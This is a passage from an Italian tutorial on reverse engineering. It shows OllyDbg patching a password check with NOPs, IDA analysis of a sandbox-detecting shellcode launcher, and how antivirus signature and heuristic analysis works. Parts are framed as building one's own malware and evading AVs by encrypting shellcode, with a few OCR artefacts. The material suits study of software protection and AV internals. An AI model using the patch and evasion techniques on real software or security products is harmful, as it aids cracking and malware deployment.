


Supponendo di conoscere le funzionalità del programma (avendolo scritto noi) possiamo subito andare ad analizzare più nel dettaglio, andando a settare dei *breakpoin*t.
I breakpoint stoppano l'esecuzione del programma ad una determinata riga di codice, e ci permettono così di andare a verificare, in quel preciso istante: lo stack, i registri e le flag.
Per settarli basterà premere tasto destro sulla riga di codice di interesse > *breakpoint* > *toogle breakpoint* e l'indirizzo di memoria diventerà rosso:

In questo caso ne abbiamo settati 3:

1) Poco prima di chiamare la funzione di *strcmp*
2) Al *test* del registro eax
3) Quando deve eseguire il *jmp* in base al risultato

Facciamo dunque partire il programma, e inseriamo una password di esempio:



Al momento del primo breakpoint (all'indirizzo *0x00401557*) possiamo notare che quello che noi abbiamo inserito come password ('esempio') si trova all'interno del registro eax:

```
EAX 0022FE7C ASCII "esempio"
```

E che, come vediamo dall'istruzione precedente alla chiamata di *strcmp*, viene spostato il valore di eax all'interno del segmento di memoria SS con offset di ESP (*Stack Pointer*), senza addentrarci oltre, servirà poi alla funzione di comparazione.

Mandando ancora il programma avanti al secondo breakpoint (ovvero al momento che la *strcmp* ha concluso) possiamo andare a vedere cosa contiene *eax* (dato che viene utilizzato).
Ma prima di tutto, andiamo a vedere cosa fa *test*: Esegue la AND tra due operatori, e quello che a noi interessa sapere, è che se il risultato è 0 setta la Zero Flag a 1, altrimenti la setta a 0.
Riassumendo, forse più chiaramente, in pseudo-codice:

```
risultato=A&B;
if (risultato = 0)
        ZeroFlag=1
else
        ZeroFlag=0
```

Dunque la AND tra lo stesso operatore ritornerà 0 solo se l'operatore vale 0.
Difatto, quello che noi andiamo a fare in C, lo ritroviamo allo stesso modo (come è ovvio che sia) in assembly:

`if (strcmp(password,passwordCorretta) == 0)`	`call strcmp`
	`test eax,eax`
	`jnz passwordErrata ; Jump if Not Zero`

Ritornando a noi, vediamo cosa contiene eax al momento del test:

```
EAX FFFFFFFF
ECX 0022FE74 ASCII "mhaaanz"
EDX 0022FE7C ASCII "esempio"
EBX 00000001
ESP 0022FE60
EBP 0022FEC8
ESI 003F0F58
EDI 00000023
```

Abbiamo in *eax* 0xFFFFFFF, e nei registri *ecx* e *edx* rispettivamente la password corretta e quella che abbiamo inserito noi.
Dunque, al momento di *test eax, eax* la Zero Flag verrà settata a 0, perché la AND di 0xFFFFFFFF con se stesso ritorna se stesso.
Mandando avanti il programma, ci troviamo alla condizione decisiva:
JNZ (*Jump if Not Zero*) salta all'indirizzo di memoria specificato se la ZeroFlag non è 0.
Dunque la nostra condizione, se la password è errata, salterà all'indirizzo di memoria *0x0040157B* (password errata):

```
00401578 | > C70424 2B4040( | MOV DWORD PTR SS:[ESP],login.0040402B | ASCII "Pasword errata, riprovare"
00401582 | . E8 F9100000   | CALL <JMP.&msvcrt.puts>               | puts
00401587 | . 834424 5C 01  | ADD DWORD PTR SS:[ESP+5C],1
0040158C | > 837C24 5C 02  | CMP DWORD PTR SS:[ESP+5C],2
00401591 | .^7E 95         | JLE SHORT login.00401528
```

Se salta a "password errata", oltre a farci vedere la stringa, possiamo vedere che incrementa di 1 l'indice *i* del ciclo for (che si trova a *esp*+5C) e lo compara con 2 (in C la nostra condizione *i<3),* dopodichè salta in base al risultato (JLE,*Jump if Less or Equal).*

Altrimenti, se la nostra password è corretta, inseriamo all'indirizzo di [esp+5C], dove si trova il nostro indice *i*, il valore 3, inseriamo in *eax* il valore 0 per poi, al momento dell'uscita, far uscire il nostro programma con il valore 0 (=senza errori), corrispondente al return 0 del nostro sorgente.

Con la password sbagliata, questo è infatti lo stato dei registri:

```
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(4000)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

E come vediamo la Zero Flag (la Z) è settata a 0.

Se invece la nostra password è corretta:

```
EAX 00000000
ECX 0022FE7C ASCII "mhaaanz"
EDX 0022FE84
EBX 00000001
ESP 0022FE60
EBP 0022FEC8
ESI 003F0F58
EDI 00000023
```


Il registro *eax* contiene 0, dunque la flag di zero sarà settata!

```
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(4000)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```


Il nostro obiettivo è ora quello di modificare il flow del programma, in maniera da bypassare il controllo della password, basterà quindi andare a cambiare la nostra istruzione di comparazione, e qui possiamo avere più soluzioni:

1) Sostituire JNZ con JZ
2) Cambiare l'indirizzo di salto con 0x00402560 (*password corretta)*
3) Sostituire con delle NOP

Si possono utilizzare qualsivoglia delle 3, per facilità utilizziamo la terza!
Tasto destro sull'istruzione > *Assemble*



E scriviamo:




Dopodichè clicchiamo su *Assemble*
E il risultato sarà il seguente:

```
00401557 |. E8 1C110000   | CALL <JMP.&msvcrt.strcmp>          | strcmp
0040155C |. 85C0          | TEST EAX,EAX
0040155E    90             NOP
0040155F    90             NOP
00401560    C70424 184040( MOV DWORD PTR SS:[ESP],login.00404018  ASCII "Password corretta!"
00401567    E8 14110000    CALL <JMP.&msvcrt.puts>
0040156C    C74424 5C 030( MOV DWORD PTR SS:[ESP+5C],3
00401574    B8 00000000    MOV EAX,0
00401579 .vEB 18           | JMP SHORT login.00401593
```

Se si lascia spuntato il "Fill with NOP's" verranno aggiunte tante nop in base alla grandezza dell'istruzione precedente, in questo caso 2 byte

Dunque ora verrà eseguito lo *strcmp*, ma anziché il controllo le istruzioni di nop sled faranno da "scivolo" verso l'indirizzo *0x401560*, dove risulta essere corretta la password!

E il risultato sarà il seguente:




E' stato aggiunto dopo il 'premere 1…' perchè si chiudeva subito il programma

Qualsiasi password noi inseriamo, sarà sempre corretta!


IDA

IDA è un tool fondamentale per fare reverse-engineering. Come detto, essendo un tool professionale, risulta essere a pagamento, ma sono disponibili anche versioni limitate in distribuzione gratuita (direttamente dal sito *hex-rays.com*).
Questo tool permette di disassemblare un programma per andare ad eseguire dell'analisi inversa sullo stesso, offrendo opzioni e feature molto avanzate, tanto che sul sito ufficiale viene descritto così:
"IDA is a Windows, Linux or Mac OS X hosted multi-processor disassembler and debugger that **offers so many features it is hard to describe them all**. Just grab an evaluation version if you want a test drive."
Quello che andremo a vedere, così come abbiamo visto per OllyDbg, sarà giusto un'infarinatura delle potenzialità e degli usi di IDA, ma dato che risulta molto importante in questo ambito, soprattutto per analizzare gli stessi AV, è giusto per lo meno parlarne.

Prendiamo dunque un eseguibile e trasciniamo in IDA. Il programma che farà da esempio ha lo scopo di controllare se ci troviamo sotto analisi da parte di un AV (funzione spiegata successivamente nel capitolo dedicato).




Questa è una rappresentazione grafica del nostro eseguibile della funzione principale __main, la funzione principale del programma. Il suo funzionamento è molto semplice, ed intuibile dal disassemblamento:
A parte le prime istruzioni, che aggiustano lo stack e vengono definite il *prologo* di una routine, vediamo una call alla funzione *__tick*. Questa è corrispondente ad una funzione del programma, denominata proprio *tick()*. Con un doppio click sulla chiamata possiamo vedere anche la view della funzione:



Questo è il funzionamento della funzione *tick()*. Dato che non approfondiremo il reverse-engineering, non approfondiremo ulteriormente il funzionamento di questa view (il codice C si può trovare al paragrafo *GetTickCount* di *AV Bypass)*.
Ritornano alla nostra funzione principale, viene comparato il risultato della funzione (contenuto in *eax*) con 1, e successivamente effettuata una condizione di salto. Se il valore è 1, allora richiama la routine *__executeShellcode*, altrimenti concludi l'esecuzione del programma.

Possiamo inoltre avere un'idea delle funzioni utilizzate dal menu a sinistra *Functions Window*:



Anche l'esadecimale nella view *Hex View*, le funzioni importate, così come molte altre cose. Come detto direttamente dal sito ufficiale, le feature sono talmente tante che elencarle sarebbe impossibile.

Antivirus

Cosa sono

Il compito dei software antivirus è quello di proteggere il computer da software che potrebbero infettare il computer, denominati genericamente *malware*. Questi ultimi possono essere classificati in maniere differenti: Trojan, virus, rootkits e così via.
L'Antivirus, tramite diverse tecniche che vedremo più avanti, si occupa di analizzare utilizzando tecniche differenti, file presenti all'interno del computer, e di conseguenza di disinfettare o eliminare completamente il file, nel caso in cui quest'ultimo fosse considerato malevolo.

La maggior parte degli AV (abbreviazione di Antivirus) sono scritti in **codice nativo**, generalmente un mix tra C e C++. Questo perché questi ultimi, una volta compilati, vengono eseguiti direttamente sulla CPU, offrendo molta più velocità rispetto a linguaggi interpretati, che richiedono un ulteriore livello per essere eseguiti (una virtual machine integrata all'AV per interpretare il bytecode) .
La **velocità**, per un AV, è molto importante, quasi fondamentale. Deve essere comodo per un normale utente all'utilizzo giornaliero, impiegare poco tempo sull'analisi di un file e utilizzare poche risorse, per evitare di alterare in negativo le prestazioni del computer.
Per questa ragione i linguaggi nativi sono la prima scelta per lo sviluppo, contro i problemi riguardanti la sicurezza del programma.
Difatti, questi linguaggi non offrono nessun meccanismo di protezione verso la corruzione della memoria (ad esempio buffer overflow), come invece fanno i *managed language* come Python, Java, etc.
Questo espone un rischio ancora maggiore verso l'utente finale, un piccolo errore di programmazione nello sviluppo dell'AV può portare a exploit diretti verso quest'ultimo, diventando così esso stesso una sorgente di bug.

Caratteristiche comuni

Scanners

Comune in molti AV, permette di analizzare una serie di file, cartelle o addirittura l'intero sistema, tramite un'interfaccia (GUI) o direttamente da riga di comando.
Inoltre è spesso disponibile l'opzione di analisi *on-access*; ovvero ad ogni accesso alla memoria (creazione, modifica, esecuzione) eseguito dall'OS o da software esterni, viene eseguita una scannerizzazione dei file in questione.
Risulta però allo stesso tempo una componente molto 'attaccata' e soggetta a vulnerabilità; potrebbe risultare un problema, un bug nell'analisi di un determinato file, che potrebbe esporre ad un rischio di *arbitrary code execution*, anche se l'utente finale non esegue direttamente il file in analisi.

Signatures

Questa analisi è presente in qualsiasi AV sul mercato.
Il compito di questa componente è quello di determinare se un file sia malevolo o meno in base ad una serie di *signatures*, ricercate all'interno di un file.
Le tecniche più comuni sono:

1) ***Pattern matching***: ricerca, all'interno del file, specifiche stringhe ritenute potenzialmente pericolose.
2) ***Hash MD5***: permette di ricercare file specifici, ovvero malware già precedentemente riconosciuti. Esegue l'md5 del file e lo compara a stringhe di hash conosciute come malware.
3) ***Checksum***: esegue la checksum di spezzoni di codice, andando a fare, come per l'MD5, una comparazione con stringhe già riconosciute come malevole.

Esistono svariate tecniche, le 3 appena elencate sono solamente le più comuni utilizzate dalla maggior parte degli AV.
Lo svantaggio di questa metodologia è che molte signatures possono generare *falsi positivi* (file 'puliti' che vengono riconosciuti come malware) o addirittura *veri positivi* (malware riconosciuti come file puliti).

Archivi

Un AV deve essere in grado di navigare all'interno di file archiviati (come .zip) e compressi, e data la loro vasta quantità, deve supportare diversi formati come: ZIP, 7z, RAR, XAR e così via.
Questa componente risulta molto soggetta a vulnerabilità.

Unpackers

Un unpacker (=spacchettamento) è una routine sviluppata per spacchettare file eseguibili compressi.
La tecnica di *packing* risulta molto diffusa nello sviluppo di malware, in quanto permette di offuscarli e nascondere la logica del malware, eludendo i sistemi di sicurezza. Semplici *packer tool* applicano semplicemente una compressione, conseguentemente non creano difficoltà sullo 'spacchettamento' di quest'ultimo da parte degli antivirus. Ma non esistono solo semplici tecniche come quest'ultima, esistono tecniche molto più avanzate che rendono difficile l'operazione inversa.
Nuove tecniche di impacchettamento sono in crescita quasi quotidianamente.

Emulatori

Un emulatore permette all'antivirus di eseguire un file in una SandBox (un ambiente slegato al sistema operativo sottostante), con lo scopo di monitorare l'esecuzione del programma e determinare azioni potenzialmente pericolose. Viene eseguito all'interno di una SandBox in maniera da eseguire il potenziale malware senza andarlo ad eseguire direttamente sul sistema operativo, causando possibili danni.
Tra gli emulatori più diffusi c'è sicuramente l'Intel x86, ma si possono trovare anche emulatori per virtual machine con il compito di investigare su Java bytecode, Javascript e così via.
Per quanto può sembrare un'ottima soluzione per monitorare le azioni di un programma, risulta facilmente bypassabile; uno dei motivi principali è che non tutte le istruzioni per la CPU sono integrate e che è molto facile riconoscere (*fingerprint*), nello sviluppo del malware, se si è in una sandbox o meno (tecniche che vedremo più avanti) .

Svariati formati

Esiste un incredibile numero di formati che un file può avere, di conseguenza un antivirus deve essere in grado di analizzare qualsiasi tipo di file gli capiti sotto mano, e questo risulta essere spesso un problema. Per elencarne giusto un paio: HTML, XML, PDF, JPG, PNG, GIF, ICO, MP3, MP4, MOV, PE , ELF, Mach-O, OLE2, e così si potrebbe riempire un documento solo per elencare tutti i file esistenti.
Questo risulta essere un grosso problema per gli AV, dal momento che un exploit appare per un nuovo formato, questo deve essere in grado di supportarlo e controllarlo. Alcuni formati risultano così complicati che anche gli stessi autori potrebbero avere problemi a correggere possibili vulnerabilità. Figuriamoci se questo lavoro devono farlo gli sviluppatori di antivirus per prevenire possibili minacce, andando ad applicare tecniche di *reverse-engineering*.
Questo problema risulta quindi la parte più esposta a vulnerabilità per un antivirus.

Filtraggio di pacchetti e firewall

L'antivirus implementa spesso firewall per il controllo delle connessioni in entrata ed in uscita di un computer. Questo perché, dagli anni 90 fino al 2010 circa, ebbero grande diffusione un tipo particolare di malware, i *worm*. Questi ultimi sono dei malware sviluppati per abusare di diverse vulnerabilità remote presenti all'interno di un sistema.
In conseguenza, gli antivirus installano drivers per l'analisi del traffico di rete e, come detto precedentemente, implementano firewall per la prevenzione di eventuali worms.
Dato che i *worms*, sono diventati sempre meno efficaci (in conseguenza alle patch dei sistemi vulnerabili) e dunque sempre meno utilizzati, queste difese da parte degli AV non sono state più aggiornate, portando con sé una buona sorgente di bug inerenti a questa tecnica.

Anti-exploiting

Così come molti sistemi operativi come Windows, Mac OS X e Linux offrono tecniche di "autodifesa", anche gli antivirus cercano di difendersi da possibili exploit che potrebbero sfruttare di possibili vulnerabilità presenti all'interno degli stessi.
Tra le tecniche più comuni ci sono ASLR (*Address Space Layout Randomization*) e DEP (*Data Execution Prevention*) che discuteremo più approfonditamente in seguito.
In breve, ASLR è utilizzato per prevenire tecniche di *buffer overflow*, andando a randomizzare gli indirizzi di memoria di un programma secondo speciali algoritmi, in maniera da rendere più difficile (anche se non impossibile) il lavoro di un attaccante.
DEP si occupa invece di assegnare il privilegio di esecuzione in una determinata regione di memoria, prevenendo anche tecniche di buffer overflow, e modificando inoltre anche la tecnica in cui andremo ad eseguire lo shellcode all'interno del nostro ipotetico malware (andandolo a scrivere all'interno di una memoria *heap* con privilegio di esecuzione, per poi eseguirlo).

Plugin system

I plugin, non essendo una parte vitale di un antivirus, permettono di aggiungere funzionalità allo stesso (si potrebbero paragonare alle estensioni del browser, ad esempio).
All'interno degli AV possiamo trovare molti plugin, come potrebbero essere mirati al caricamento di un determinato formato (PDF, PE,...), emulatori, Heuristic engine e così via.
Questi vengono caricati runtime in maniera differente per ogni Antivirus. Ad esempio, una tra le tecniche più utilizzate è quella di allocare pagine di memoria RWX (Read/Write/eXecute), decriptare il contenuto del plugin all'interno di esse, riallocare il codice e infine togliere il permesso di letture (W) dalle pagine di memoria in questione.
Un'altra tecnica è quella di inserire i plugins all'interno di di Dynamic Link Libraries (DLL), in maniera da far affidamento successivamente alle API del sistema operativo (*LoadLibrary* nel caso di Windows). Ovviamente, per protezione, queste DLL sono spesso criptate (generalmente con semplici algoritmi di XOR, dipendenti dalla casa produttrice).
Le seguenti analisi che andremo a vedere, sono plugin integrati direttamente negli AV per analizzare diversamente i file, andiamo dunque a vederli.

Analisi statica

L'analisi statica, come si può intuire dal nome, è un'analisi che viene applicata generalmente come primo approccio da parte degli AV, senza eseguire il programma. Essendo un'analisi relativamente veloce ed immediata, permette di filtrare i più semplici malware senza dover eseguire analisi più complicate e lente.
Il vantaggio della velocità va in contrasto con la reale efficacia di questo metodo. Risulta comunque molto efficace, come detto, per malware che vengono riutilizzati (di conseguenza

fermano la loro stessa propagazione in rete), o semplicemente scaricati da internet dai cosiddetti *script-kiddies*.

L'analisi statica consiste nel fare determinati controlli (*signatures*, discusse più avanti) su un file, come potrebbe essere analizzare il binario in cerca di stringhe riconosciute come malware.

Ponendo un esempio, possiamo considerare che il nostro antivirus installato, abbia nel suo database di stringhe 'malevoli', la seguente:

```
00100011010001010101000101010100101010100101010010010100100100010001000100
10101010101010010101010010100010101010101100100101010101010001010101010101
10
```

In realtà è un codice binario completamente casuale, ma supponiamo che quest'ultimo sia considerato dall'antivirus come, ad esempio, un possibile shellcode che prova ad eseguire una reverse shell (in realtà il binario sarebbe molto più lungo, ma prendiamolo sempre come esempio).
Dal momento che andiamo a compilare il nostro programma, come abbiamo visto nel capitolo della creazione dello shellcode (*'come funziona la compilazione'*), verrà creato un file che il computer potrà poi capire, e conseguentemente eseguire.
Dal momento che il computer capisce solo il codice binario (dunque solo uni e zeri), una parte del nostro programma potrebbe essere:

```
00111101010101010001010101010101010101010101010000010101000001111110100001000
10001000100011010001010101000101010100101010100101010010010100100100010001
00010010101010101010010101010010100010101010101100100101010101010001010101
10101010000010100101010101010101010101010101010010000010011110001001010000101
01010101010101010101010101001010101010101010101110101010000011111101001010101
01010
```

Dunque, appena il programma viene salvato in memoria (anche quando questo viene compilato) l'antivirus inizierà ad analizzare il file, cercando all'interno dell'eseguibile stringhe contenute nel suo database di stringhe ritenute potenzialmente pericolose.
Il risultato, nel nostro caso immaginario, sarà che il nostro programma sarà ritenuto pericoloso, e dunque segnalato come malware!
Questo perché all'interno del nostro binario è contenuta la stringa di sopra:

```
00111101010101010001010101010101010101010101010000010101000001111110100001000
10001000100011010001010101000101010100101010100101010010010100100100010001
00010010101010101010010101010010100010101010101100100101010101010001010101
10101010000010100101010101010101010101010101010010000010011110001001010000101
01010
```

01010101010101010101010100101010101010101011101010100000111111010010101
01010

Questa è la ragione per cui, sempre nel capitolo riguardo alla creazione dello shellcode, abbiamo anche parlato della codifica dello shellcode.
Supponendo che quella stringa fosse stato il nostro shellcode, allora ogni qualvolta proviamo a compilare il programma, l'AV ci avviserà di un potenziale pericolo!
Se invece lo shellcode fosse stato criptato, il binario sarebbe completamente diverso, risultando quindi come un file 'pulito' (per lo meno per questo tipo di analisi).

Per questo l'analisi statica rimane comunque facilmente vulnerabile semplicemente tramite una semplice codifica della parte interessata.

Analisi euristica

L'euristica è in ambito scientifico, una ricerca che permette l'accesso a nuovi sviluppi teorici e scoperte.
"Si definisce, infatti, procedimento euristico, un metodo di approccio alla soluzione dei problemi che non segue un chiaro percorso, ma che si affida all'intuito e allo stato temporaneo delle circostanze, al fine di generare nuova conoscenza." (Wikipedia)

In ambito di antivirus, l'analisi euristica è utilizzata per identificare virus ancora sconosciuti non indicizzati come malware.
Questo è possibile tramite un'analisi approfondita del codice in soggetto, ricercando attività svolte tipicamente da virus noti. Se un determinato file risponde a queste caratteristiche, il file in questione viene segnalato come **possibile** virus.
Per questa motivazione, gli antivirus consigliano di inviare costantemente file per eseguire ulteriori analisi e ampliare la ricerca di nuovi malware.

Esistono diversi tipi di analisi euristica, ne andremo a vedere principalmente 3:

Bayesian Networks

Questo tipo di analisi comprende un modello statistico che rappresenta una serie di variabili, e viene utilizzato per determinare probabili relazioni tra diversi malware.
Gli sviluppatori di antivirus eseguono queste statistiche all'interno dei loro laboratori, analizzando malware e *goodware* (file puliti) cercando connessioni e differenze tra di loro, per questo è molto importante che gli utenti inviino periodicamente file, goodware o malware, alla casa produttrice dell'AV.
Durante l'approccio a questa analisi, vengono tenute conto di diverse *flag*. Queste rappresentano differenti caratteristiche del file, come ad esempio l'header, se un file è compresso e così via.

Tramite queste flag, si sarà poi in grado di valutare il risultato finale del file, se questo può essere considerato un malware oppure un goodware.

Il procedimento può essere descritto in 4 punti:

1) Gli sviluppatori dell'antivirus analizzano un nuovo file;
2) Vengono determinate e memorizzare delle flag sul file;
3) Se le flag ottenute corrispondono, o sono simili, a quelle di malware precedentemente riscontrati, viene determinato uno *score*;
4) Relativamente allo score, si determina se il file risulta essere un goodware o un malware.

Il problema di questo tipo di analisi, è sostanzialmente che può ricadere in falsi positivi (goodware che vengono riconosciuti come malware) e di conseguenza anche veri positivi (malware che vengono classificati come goodware).

Dunque, gli obiettivi sono sostanzialmente 2:

1) Ottenere nuovi file che possono assomigliare a malware
2) Ottenere nuovi tipi di malware

Bloom filters

Bloom filter è una struttura di dati adoperata dagli antivirus per verificare se un elemento fa parte di una già conosciuta famiglia di malware, e determina se questo elemento non è in una famiglia di malware oppure se potrebbe esserlo.
